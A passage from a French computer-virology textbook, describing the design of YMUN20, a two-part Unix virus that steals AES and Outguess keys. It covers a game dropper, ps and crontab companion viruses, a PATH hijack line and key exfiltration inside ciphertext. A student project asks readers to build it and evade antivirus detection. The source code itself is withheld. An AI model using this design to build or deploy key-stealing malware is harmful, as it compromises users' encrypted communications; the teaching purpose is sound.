Le premier exemple connu est celui du virus Caligula mais son action était vaine dans la mesure où ce macro virus ne récupérait les clefs secrètes de PGP que sous une forme chiffrée ; les clefs demeuraient donc inexploitables pour l'attaquant[8]. En 2001 [35], le FBI a officiellement reconnu l'existence et l'utilisation par ses services de la technologie *Magic Lantern* dans le cadre

[7] Voir `www.eff.org/descracker`

[8] Cependant, si le propriétaire de la clef secrète utilise un mot de passe faible, une recherche exhaustive permet alors dans certains cas d'accéder à la clef secrète. Mais, l'expérience montre qu'en général ce n'est que rarement le cas. Les utilisateurs de chiffrement sont sensibilisés aux risques des mots de passe faibles.

d'un programme général baptisé « *Cyber Knight* ». Le but était de capturer les clefs de chiffrement en installant, au moyen d'un ver, un cheval de Troie permettant l'écoute et l'espionnage de la mémoire tampon du clavier des victimes (utilisé, en autres, pour entrer un mot de passe ou une clef de chiffrement). Les données volées sont alors envoyées sur le réseau.
Cette technique a été également utilisée, en 2001, par le ver BadTrans, qui « récupérait » de la même manière les mots de passe et les codes de cartes bancaires.

Malheureusement, du fait de leur énorme pouvoir de reproduction, les vers finissent toujours pas être rapidement détectés. D'autre part, un virus évolué capable de réaliser la même opération serait probablement de taille respectable, donc également détectable.

Dans ce chapitre, nous allons présenter une solution opérationnelle, utilisant des virus très peu connus, appelés *virus binaires*. Cette appellation est empruntée à celle des gaz de combat, constitués de deux produits inoffensifs séparément mais nocifs lorsqu'ils sont mélangés. Dans le cas de nos virus, l'action recherchée n'est possible que par l'action conjuguée de deux virus, chacun d'eux étant inoffensif séparément. Plus généralement, les virus binaires sont une classe particulière de virus k-aires.

Cette famille de virus (baptisée YMUN) a été testée pour différents systèmes d'exploitation. Sans jamais avoir été détectée par aucun antivirus, quel que soit le système d'exploitation considéré, la récupération des clefs de chiffrement s'est opérée avec succès. Nous allons voir en détail une des versions les plus simples à comprendre, dénommée YMUN20 mais tout aussi efficace que les autres, développée sous Unix en langage C, pour récupérer des clefs secrètes *AES* et *Outguess*. Le lecteur intéressé pourra consulter également [86] pour plus de détails.

Il est intéressant de noter que quatre mois après la publication de ces techniques [86], apparaissait le virus *Perrun* les exploitant.

16.2 Description générale du virus et de l'attaque

Considérons d'abord pour notre attaque deux utilisateurs, Alice et Bob, communiquant via des fichiers chiffrés à l'aide d'un système **S**. Alice protège d'abord un fichier **P** avec sa clef secrète **K**, produisant le fichier chiffré **C** qui est finalement envoyé à Bob. Charlie, l'intrus, désire connaître le contenu des fichiers échangés. Il recherche donc le profil de Bob pour pouvoir l'atteindre par une voie détournée. Ce profil rassemble toutes les informations concernant sa future victime : habitudes en tant qu'utilisateur informatique,

éléments de base sur son système... (voir pour plus de détails [93]). Il peut alors infecter l'ordinateur de Bob avec un Virus V_1 peu infectieux (c'est-à-dire dont la reproduction est sélective). Nous supposerons ici qu'il a accès au fournisseur d'accès Internet et qu'il peut donc surveiller les échanges de mails entre Alice et Bob. Il est aussi en mesure de se faire passer, aux yeux de Bob, pour le fournisseur d'accès et lui faire installer le virus V_1.

L'intrus Charlie intercepte **C**, le message chiffré, et y rajoute un virus V_2 qui réalisera les modifications sur l'ordinateur de Bob. Finalement, c'est $(\mathbf{C}||\sigma||V_2)$[9] qui est envoyé à Bob après insertion d'une signature σ dont le rôle sera explicité plus loin.

16.2.1 Le virus V_1 : première étape de l'infection

Le virus V_1 est conçu pour être de petite taille. C'est V_2 qui se charge de modifier la signature σ que V_1 possède dans son code afin d'offrir un semblant de polymorphisme.

1. Le virus V_1 est un virus faiblement infectant. En effet, ce virus n'a pour cible que les ordinateurs où est installé un logiciel de cryptographie ou de stéganographie **S**. Une routine **Search()** réalise cette tâche. Si l'ordinateur ne possède aucun de ces logiciels, le virus se « désinfecte », autrement dit, il se désinstalle lui-même du système.
2. Le virus V_1 est un virus résident. En d'autres mots, immédiatement après la première infection et à chaque démarrage de l'ordinateur, le virus V_1 est chargé en mémoire. Pour cela une routine **isinfected()** vérife que l'ordinateur n'est pas déjà infecté. La routine **infect()** réalise l'infection de l'ordinateur. Pour assurer une efficacité permanente, lorsque l'ordinateur est redémarré, le virus est automatiquement relancé par la commande Unix *crontab*.
3. Le dernier module de V_1 est lancé lorsque ce dernier est résident. Il recherche en permanence, dans les e-mails reçus, la présence de σ. Quand σ est détectée, la routine **launch()** lance le virus V_2 (dans le cas général V_2 est présent dans le mail sous forme chiffrée, V_1 doit le déchiffrer au préalable ; la clef de chiffrement est différente de copie en copie de V_1) et restaure l'intégrité de l'e-mail infecté (efface σ et V_2)[10].

[9] Le symbole || représente l'opérateur de concaténation de chaînes de caractères.

[10] Cette opération est bien sûr effectuée avant tout contrôle d'intégrité sur le message.




FIG. 16.1. Organigramme du virus YMUN-V_1

16.2.2 Le virus V_2 : seconde étape de l'infection

Le virus V_2 va bénéficier des actions et caractéristiques du virus V_1. Ce dernier étant de petite taille, V_2 est beaucoup plus gros et possède des fonctionnalités et une structure plus complexes. Ici résident principalement l'intérêt et la puissance des virus binaires. En retour, dans le cas général, V_2 prend en charge la furtivité et le polymorphisme du virus V_1. Cela consiste essentiellement à mettre V_1 en sommeil furtif durant l'activité de V_2 et à modifier son code avant de le réactiver. Une autre solution est de réellement désinfecter l'ordinateur de Bob du virus V_1 grâce au virus V_2 et de procéder à sa réinstallation (sous une forme mutée) toujours grâce à V_2.

1. Le virus V_2 cherche en premier lieu les fichiers des logiciels qui doivent être spécifiquement attaqués, grâce à une routine **search()**. L'infection est alors effectuée par une routine **v2infect()**.
2. L'infection réalisée, V_2 tue V_1 et désinfecte la machine grâce à la routine **v1disinfect()**.
3. Ensuite, V_2 attend d'effectuer la cryptanalyse appliquée elle-même (décrite plus loin).
4. Une fois que V_2 a collecté toutes les clefs possibles et les a fait « évader », le routine **v1infect()** réinfecte l'ordinateur de Bob avec une version modifée (mutée) de V_1 qui est alors de nouveau résident. En particulier, la signature σ est changée en σ' pour une attaque ultérieure.




FIG. 16.2. Organigramme du virus YMUN-V_2 (étape infection)

5. Finalement, la routine **v2disinfect()** désinfecte la machine de Bob du virus V_2. L'attaque est achevée et de nouvelles conditions sont réalisées pour la rejouer plus tard.

16.2.3 Le virus V_2 : la cryptanalyse appliquée

1. Lors du déchiffrement par Bob du message reçu (après l'infection par V_2), la routine **getkey_d()** capture la clef secrète utilisée par Bob et la cache soigneusement sur le disque dur (endroit différent à chaque variante virale ; la routine **getkey_d()**, de plus, comprend une sous-routine chiffrant la clef capturée avant stockage).

   Durant chaque étape de déchiffrement ultérieure, par Bob, chaque clef est capturée et stockée selon le même processus uniquement s'il s'agit d'une nouvelle clef, différente des précédentes clefs capturées. Après la capture de chaque clef, V_2 redonne le contrôle au système **S**. Il est important de noter que le virus V_2 intervient à un niveau très bas, afin de capturer la clef en clair et non sous une forme chiffrée (défaut du macro-virus Caligula par exemple). Cela permet de capturer des clefs qui sont introduites dans le système autrement que par le clavier (supports amovibles).
2. Dès qu'une opération de chiffrement intervient (après l'infection par V_2) la routine **getkey_e()** capture la clef, la compare aux clefs de déchiffrement déjà capturées et si elle est différente, la mémorise.
3. V_2 redonne temporairement le contrôle au système **S** pour la production du texte chiffré.

4. Enfin, V_2 reprend le contrôle et la routine **concealkey()** entre en action. Toutes les clefs capturées sont chargées et chiffrées par un algorithme différent de celui utilisé par la routine **getkey_d()**. Elles sont finalement dissimulées dans le cryptogramme (par insertion ou par substitution ; la position et le mode de dissimulation varient selon la version mutée du virus). A noter que l'action de V_2 intervient avant tout processus de signature ou de calcul d'intégrité sur le cryptogramme.
5. V_2 restitue définitivement le contrôle au système **S** après l'action des routines **v1infect()** et **v2disinfect()**.




FIG. 16.3. Organigramme du virus YMUN-V_2 (charge finale)

Pour récupérer les clefs, Charlie intercepte le cryptogramme envoyé à Alice et extrait les clefs qui y sont dissimulées.

16.3 Description détaillée du virus YMUN20

16.3.1 Le contexte

Nous allons voir maintenant de façon détaillée la version YMUN20, une des versions du virus binaire sous Unix réalisant la cryptanalyse appliquée décrite dans le section précédente. Ce virus a été développé sous Linux (distributions Suse 7.2 et Mandrake 8.0). Il est à signaler qu'à ce jour, il n'est toujours pas détecté par les antivirus. La version présentée ici est l'une des plus simples mais demeure réellement efficace[11].

[11] Le code du virus YMUN20 n'est pas fourni, étant donné son caractère opérationnel et pour des raisons évidentes de précaution et de législation, à la fois en matière de sécurité informatique et de cryptologie. L'absence de ce code ne nuit cependant en rien à la compréhension des mécanismes d'action du virus YMUN20.

On suppose que les systèmes **S** considérés sont utilisés en ligne de commande (cas le plus fréquent sous Unix) mais la technique est aisément généralisable aux modes graphiques :

- le logiciel *AES* appelé selon la syntaxe

  `aes inputfile outputfile [d|e] clef_hexa,`

- le logiciel *Outguess* appelé selon la syntaxe

  `outguess -k "steganographie" -d secret.txt fond.jpg out.jpg`

  pour cacher le fichier `secret.txt` dans l'image `fond.jpg` à l'aide de la clef `steganographie`. Le récupération de l'information cachée a pour syntaxe

  `outguess -k "steganographie" -r out.jpg sortie.txt.`

L'action de Charlie se fera en général via des techniques de *sniffing* et de modification de trames IP. Mais on peut imaginer qu'il agit directement au niveau d'un serveur de mail. Enfin, les mails entrants sont supposés être stockés dans `~/Mail/inbox`. Le compilateur *gcc* est supposé présent (dans le cas contraire, il suffit de rajouter dans le code du virus une instruction assurant qu'en cas d'absence de l'exécutable du compilateur, le virus se désinfecte bien).

Précisons que la version présentée ici vise un utilisateur dont le souci de sécurité est peu important, voire inexistant (cas encore le plus fréquent). Le virus doit être plus élaboré dans le cas d'un utilisateur de type « paranoïaque ».

16.3.2 Le virus YMUN20-V_1

Lors du développement de la version présentée ici, l'attaque réelle a été réalisée entièrement et le virus V_1 s'installe dans la machine de Bob, au moyen d'un jeu (en l'occurence *Kmines*). Bien évidemment, surtout dans le cadre d'une attaque ciblée donc soigneusement préparée, la phase nécessaire d'ingénierie sociale (voir par exemple [93]) choisira le *dropper* adéquat.

Le virus V_1 est conçu pour être de petite taille, elle est ici de 1,4 ko. Ce virus est écrit en *Bash*. Il possède des fonctionnalités de furtivité essentiellement destinées à duper une éventuelle surveillance d'un utisateur relativement méfiant :

- une partie de V_1 est constituée d'un sous-virus de type compagnon de la commande *ps*, qui en Unix permet de surveiller l'activité des processus. Ainsi, le processus attaché au virus V_1 n'est jamais affiché. Une version plus élaborée traiterait également la commande *top* :

– afin de simuler le mode résident (la solution consistant à faire de V_1 un processus système de type *démon* est plus technique mais pourrait très bien être envisagée), le virus utilise la commande *crontab*. Or, l'utilisation de la commande *crontab -l* peut permettre à l'utilisateur de détecter la présence du virus. Un deuxième sous-module viral installe un virus compagnon de cette commande.

Installation d'YMUN20-V_1

Lorsque Bob exécute le *dropper* (programme de jeu *Kmines*), il déclenche en réalité d'abord l'infection proprement dite, puis le contrôle sera finalement donné au jeu de démineur. Le *dropper* vérifie en premier lieu la présence du




FIG. 16.4. Infection par le virus YMUN20-V_1

répertoire `~/.bash/` (qui normalement n'existe pas). Si ce répertoire existe, l'infection n'est pas réalisée car elle a déjà eu lieu (à noter que ce risque est nul dans le cadre d'attaques ciblées). Le but est d'éviter la surinfection (test de précontamination). Dans le cas contraire, le programme infectant crée le répertoire. L'infecteur met en place dans ce répertoire trois fichiers : le virus V_1 et les virus compagnons de *ps* et de *crontab*. Les sous-modules viraux (de type compagnon) sont mis en place.

L'environnement d'exécution cyclique est ensuite modifié (utilisation de la commande *crontab*) ainsi que le fichier `.bashrc` en y rajoutant la ligne :

```
export PATH=~/.bash/:$PATH
```

Le virus est lancé par l'intermédiaire de la commande *crontab*. En cas de déconnexion de la console graphique du terminal (émission d'un signal `kill -1` (SIGHUP)), le processus attaché au virus ne résisterait pas à ce signal et serait tué en cas de lancement direct (une autre solution consiste à utiliser la commande *nohup* qui immunise un processus contre ce signal). Dans le cas présent, la commande *crontab* exécute le virus dans un environnement qui ne correspond pas directement à une console physique, que ce soit en mode texte ou graphique.

Action d'YMUN20-V_1

L'action de la charge finale de V_1 est résumée dans le diagramme suivant :




FIG. 16.5. Action du virus YMUN20-V_1

La présence d'un des deux logiciels AES ou OutGuess est recherchée. Dans la négative, le virus soit se désinfecte, soit attend une installation ultérieure de l'un de ces deux logiciels. Dans le cas contraire, le virus vérifie qu'il n'est pas déjà résident en mémoire (cela permet d'éviter notamment un chevauchement accidentel de processus viraux en cas de problèmes, éventuels quoique peu probables, avec la commande *crontab*).

Un scan permanent de la boîte de mail de l'utilisateur est effectué, dans le but de surveiller l'arrivée de V_2. Cette option (simple à mettre en œuvre) permet d'être ainsi totalement indépendant du logiciel de téléchargement de mail. L'arrivée de V_2 est, en quelque sorte, annoncée par la présence de la signature σ de 32 bits qui est contenue à la fois dans le mail et le virus V_1.

Une fois le virus V_2 extrait du mail (ce dernier est un virus de code source), V_1 le compile avec *gcc*, et lance l'exécutable produit. Le virus V_2 devant, pour sa propre action, connaître lui aussi σ, il est préférable que son code, ajouté au corps du mail, ne contienne pas σ. Le virus V_2 est donc exécuté avec la signature σ en ligne de commande.

16.3.3 Le virus YMUN20-V_2

Le virus V_2, une fois activé par V_1, entre en action selon le diagramme suivant :

Les principales étapes sont les suivantes :

1. En premier lieu, V_2 modifie l'environnement d'exécution cyclique (commande *crontab*) afin que V_1 ne soit plus relancé (désactivation de V_1).
2. Ensuite, V_2 tue le processus en cours, attaché au virus[12] (récupération du *process ID* puis usage de la commande `kill -9`).
3. V_2 modifie la signature σ en σ' contenue dans le code du virus V_1. Cette opération se fait au moyen d'un simple registre à décalage de longueur 32, produisant une suite pseudo-aléatoire de 32 bits ajoutée bit à bit modulo 2 (pour plus de détails sur ce type chiffrement[13], voir [173]).
4. En fonction de la présence d'AES et/ou d'OutGuess, l'infection est réalisée avec plusieurs sous-modules viraux au choix :
   - sous-module viral de type virus code source,

[12] D'autres versions d'YMUN désinfectent complètement V_1 (effacement du fichier). La réactivation de V_1 est alors assurée par une version nouvelle du virus, incluse dans le corps de V_2.

[13] Précisons que ce type de chiffrement est à proscrire pour du chiffrement réel. Dans notre cas, il est tout à fait adapté car la signature est très courte et ces mécanismes sont à la fois faciles à implémenter et d'exécution très rapide.




FIG. 16.6. Organigramme fonctionnel d'YMUN20-V_2

– ou sous-module viral de type virus compagnon.

5. La charge finale effectuée (il y a émission par Bob d'un message chiffré), V_2 réactive le virus V_1 qui possède la nouvelle signature σ', de façon à recevoir une nouvelle version de V_2.

Nous allons maintenant décrire les deux solutions dans le cas où le logiciel attaqué est AES. Le cas d'Outguess est similaire.

Le sous-module viral compagnon

Ce type de virus a été présenté dans le chapitre 5. La gestion de ce sous-module se fait par la modification du contenu de la variable `PATH`. Cette opération a été précédemment effectuée par le virus V_1. À noter qu'utiliser l'un des répertoires déjà présents dans la variable `PATH` est rarement possible dans la mesure où, par défaut, ils sont interdits en écriture pour l'utilisateur : le virus ne peut donc s'y installer.

Le sous-module viral compagnon du logiciel AES est donc placé dans le répertoire `$HOME/.bash/` et porte le nom de *aes* (pour plus de furtivité, un

nom plus discret est préférable). Lorsque la commande *aes* est exécutée, le *Shell* lance en réalité le sous-module viral compagnon qui effectue alors les opérations suivantes :

1. Récupération de la clef présente dans la ligne de commande (élément contenu dans `argv[4]` ; si cet élément est absent du fait d'une erreur de l'utilisateur, le virus passe à l'étape suivante). La clef est sauvegardée.
2. Le virus exécute ensuite le programme `aes` original avec les mêmes arguments. Si la commande d'appel est incorrecte (oubli d'un argument), alors le programme original renvoie les erreurs. Le virus n'interfère pas avec le message d'erreur.
3. Si l'utilisateur veut chiffrer (l'argument `argv[4]` vaut *'e'*), alors le virus compagnon rajoute toutes les clés à la suite du fichier de sortie, par simple concaténation[14].

Le sous-module viral de code source

Ce type de virus a été présenté dans le chapitre 5.

La mise en place du sous-module viral en code source attaquant le programme se fait en deux étapes :

1. La présence du programme source est d'abord vérifiée puis le code source AES est modifié. Les instructions propres aux virus sont insérées dans le corps du programme source de l'AES[15] à différents endroits du code.
2. Le code source modifié est alors recompilé par le virus V_2, qui ensuite déplace l'exécutable généré vers le répertoire des exécutables par défaut `/usr/local/bin/` pour lequel l'utilisateur possède en général les droits en écriture (pour cette opération, il convient de prendre des précautions ; en effet, les droits en écriture pour l'utilisateur doivent être vérifiés : fonction `int stat(const char *file_name, struct stat *buf) ;`, champ `st_mode`, valeur `S_IWUSR` ; l'absence de cette vérification peut faire échouer l'infection et alerter l'utilisateur.

En pratique, le fichier contenant le code source d'AES n'est pas modifié. Le virus V_2 recopie ligne par ligne le source en y incluant son propre code aux endroits adéquats.

[14] Dans une version plus élaborée, les clefs sont chiffrées et dissimulées dans le cryptogramme.

[15] Certains pourront objecter que l'usage d'empreintes de type MD5, destinées à contôler l'intégrité, empêche une telle solution. Rappelons que nous nous sommes placés dans le cas d'un utilisateur peu soucieux de sécurité. Dans le cas, peu fréquent, d'un utilisateur vraiment paranoïaque, une autre version du virus YMUN a été développée.

16.4 Conclusion

Les capacités d'YMUN20, bien qu'élaborées, peuvent encore grandement être améliorées, dans un souci de compacité, de furtivité plus efficaces (notamment, dans le cas d'un utilisateur « paranoïaque » au souci aigu de sécurité) et de portée (voir les exercices en fin de chapitre). Ce dernier aspect est particulièrement intéressant car le pouvoir infectieux d'YMUN20 est tellement sélectif et ciblé, qu'il pourrait passer pour un cheval de Troie (il existe cependant une légère nuance qui en fait un véritable virus). Une version plus élaborée permettrait alors d'infecter l'ordinateur d'Alice et de tous les utilisateurs échangeant des messages chiffrés avec Bob.

Enfin, ce type d'attaque ne représente qu'une infime part de tout ce qu'il est possible de faire. En particulier, la technologie YMUN nécessite que le poste attaqué soit connecté au réseau, au moins temporairement. Mais comment faire dans le cas d'un poste isolé et sans connexion extérieure. Ce cas a été traité récemment, notamment avec la *Windows Jingle Attack* [42] qui consiste, pour le virus, à cacher dans un fichier audio du système (par exemple la séquence sonore d'ouverture de session, d'où le nom de l'attaque) le couple login/mot de passe capturé par le virus.

Projet d'études : programmation du virus YMUN20

Ce projet nécessite une bonne maitrise du langage C orienté système et d'Unix. Environ quatre à six semaines devraient être nécessaire pour réaliser le virus et effectuer des tests.

Le but est de programmer le virus YMUN20, en vous aidant des éléments techniques donnés dans la section 16.3. Une fois réalisé, l'élève le testera (sur un réseau confiné !) afin d'en mesurer l'efficacité et les défauts, et surtout de vérifier la non-détection par les antivirus.

Dans un deuxième temps :

1. Réfléchir au moyen de détecter ce virus. Écrire un script en *Bash* réalisant la détection et l'éradication du virus. Imaginer ensuite comment pourrait être modifié YMUN20 afin qu'il ne soit plus détecté par le script de désinfection (notion de rétrovirus).
2. La partie V_2 est ajoutée au mail en clair. Modifier YMUN20 dans le cas où V_2 est :
   a) compressé avec *zip* en utilisant un mot de passe. Réfléchir en particulier à la manière la plus efficace de choisir et de gérer le mot de passe.

b) chiffré avec le système RC4.

3. Le virus YMUN20 accole les clefs capturées en clair. Le modifier afin qu'elles soient chiffrées et cachées dans le corps du cryptogramme envoyé par Bob.
4. La version présentée YMUN20 n'infecte que l'ordinateur de Bob. Modifier le virus afin qu'il infecte également la machine d'Alice (avec la partie V_2 ; on suppose que la machine d'Alice est déjà infectée par V_1).

Conclusion

17

Conclusion

Cet ouvrage est à présent terminé, mais les choses ne font en fait que commencer. L'algorithmique de base des virus doit à présent être familière au lecteur. Ce dernier est maintenant en mesure d'appréhender le monde des virus et des antivirus et d'en comprendre les enjeux et les techniques. L'espoir de l'auteur est d'avoir contribué à rendre les lecteurs plus responsables vis-à-vis de connaissances et de techniques qui ne sauraient admettre des comportements inconscients, criminels et malhonnêtes.

Les virus ne sont pas des êtres mystérieux dotés d'une existence propre, même si les médias tendent quelquefois à les personnifier. Les virus ne sont que des programmes et rien d'autre. Ils ne sont en aucune manière une fatalité et, comme pour leurs équivalents biologiques, il nous faut apprendre à vivre avec.

Il est important de garder à l'esprit que la clef du monde viral reste l'élément humain, le concepteur, l'officier de sécurité, l'administrateur ou l'utilisateur. En effet, les virus n'existent, ne peuvent se reproduire et se propager, que parce que l'un au moins de ces quatre protagonistes a failli :

- le concepteur, lors de la phase de développement d'un logiciel, n'a pas veillé, grâce à une programmation rigoureuse, respectant tous les canons dans ce domaine, à éliminer toutes les failles. Ces dernières représentent un risque potentiel, qu'un éventuel programmeur de virus saura exploiter ;
- l'officier de sécurité n'a pas su définir une politique de sécurité informatique adaptée aux besoins de son employeur, ou bien la faire appliquer. Une telle politique, claire et rigoureuse, est vitale. Mais il est également essentiel qu'elle soit constamment affinée, contrôlée, notamment dans son application de tous les instants, et surtout rappelée fréquemment aux utilisateurs :

- l'administrateur, par un paramétrage inadapté des logiciels de sécurité qu'il doit mettre en œuvre, par une absence de veille technologique qui pourrait lui révéler que son système est vulnérable, permet également aux virus et autres vers de pénétrer son réseau, d'infecter ses machines, mais également d'en sortir et d'infecter d'autres utilisateurs sur Internet. Sans un audit régulier des ressources informatiques dont il a la charge, l'administrateur potentiellement aggrave le risque viral ;
- l'utilisateur, enfin, a exécuté un programme infecté, a téléchargé un fichier douteux ou a activé la pièce jointe d'un courrier électronique. Le non-respect de règles simples peut lui être en général reproché.

La gestion de l'élément humain est donc l'axe principal d'effort dans la guerre contre les virus. Tous les acteurs doivent être mobilisés, impliqués et chacun à son niveau, responsables de la sécurité informatique de leur environnement de travail. En particulier, il est regrettable, toujours dans un souci d'ergonomie, que l'évolution actuelle des logiciels antivirus déresponsabilise les utilisateurs, en les allégeant de la contrainte de mettre à jour leur antivirus, eux-mêmes et régulièrement, à partir de fichiers mis à disposition par l'administrateur. Cette opération est désormais automatique et centralisée au niveau de l'administrateur.

Un audit régulier montre pourtant que le sentiment d'être protégé par l'administrateur à qui seul incombe cette tâche, conduit les utilisateurs à ne plus respecter les règles d'hygiène informatique : « *l'administrateur s'occupe de tout, je suis protégé, je ne risque plus rien* ». Et ces utilisateurs d'ouvrir inconsidérement les pièces jointes de mails, d'installer tout et n'importe quoi sur leur machine, sans exercer un doute salutaire et les opérations de base dictées par la prudence. La suite est connue.

Le décideur (le patron, l'homme politique ou le grand serviteur de l'État) a également sa place dans l'arène. Les choix qu'il ordonne, faisant quelquefois fi des avis des experts qui le conseillent judicieusement, vont avoir une influence directe et fondamentale sur la sécurité générale des systèmes dont il a la charge. Les mirages de certains marchands du temple ne doivent pas les dissuader de prendre des voies que d'autres ont déjà largement empruntées, avec succès et bonheur. Dans le cadre de la lutte contre les virus, cela est vital. Ce n'est pas un hasard si certains entreprises ou gouvernements se sont tournés, récemment, vers des solutions logicielles, libres et ouvertes en particulier, avec cette perspective en tête.

Le choix logiciel est un paramètre fondamental pour la sécurité des systèmes : qui construirait une maison sur du sable ? Toutes les certifications, tous les mécanismes de protection – dont la véritable raison d'être n'est peut-

être pas celle que l'on croit – qui nous promettent avec une belle assurance que désormais le risque viral est éradiqué relèvent d'un marketing grossier et mensonger, comparable à celui qui affirmait que la protection absolue contre les virus est désormais disponible chez les bons revendeurs. Ces nouvelles protections certifieront effectivement bien les logiciels que nous utiliserons, nous emplissant d'une « confiance » totale. Mais en même temps seront également certifiées les failles présentes dans ces mêmes logiciels, et que les virus se feront une joie d'exploiter. Leur attaque sera elle aussi certifiée!!

L'objectif de cet ouvrage, que l'auteur espère avoir atteint, a été de montrer que les virus et la lutte antivirale ont pour moteur fondamental l'élément humain. Les virus ne sont pas d'essence mystérieuse : ils ont été programmés, souvent avec peu de soin. La lutte antivirale passe elle aussi, de façon incontournable, par cet élément humain. C'est à la fois inquiétant mais aussi réconfortant.

Avertissement concernant le CDROM

Le CDROM accompagnant le présent ouvrage est destiné à un usage exclusivement académique (enseignement et recherche). Tout autre usage est formellement condamné par l'auteur. Avant utilisation, il est vivement recommandé de lire la partie du chapitre 6 consacrée aux aspects légaux de la virologie informatique, pour s'assurer que l'utilisation des données se fait dans le strict respect de la législation en vigueur.

Ce CDROM ne contient **AUCUN** code exécutable d'aucune sorte (virus, programmes...). Le lecteur ne court donc aucun risque d'infection en l'utilisant. Deux formats de fichiers ont été exclusivement utilisés :

- format HTML simple, sans aucun langage de script, d'aucune sorte. Il s'agit des pages de présentation destinées à une utilisation ergonomique du support et des données qu'il contient ;
- format PDF, pour toutes les autres données proprement dites : articles et codes de virus essentiellement. Il a été généré à partir de fichiers POSTSCRIPT produits par LaTeX et convertis via la commande `ps2pdf13`.

En particulier, l'utilisation des codes sources fournis sur le CDROM ne peut être fortuite. Elle réclame une démarche active et volontaire de la part du lecteur (saisie du code et compilation), qui de ce fait engage sa propre responsabilité.

Références

1. Adleman L. M. (1988) An Abstract Theory of Computer Viruses. In Advances in Cryptology- CRYPTO'88, pp 354-374, Springer.
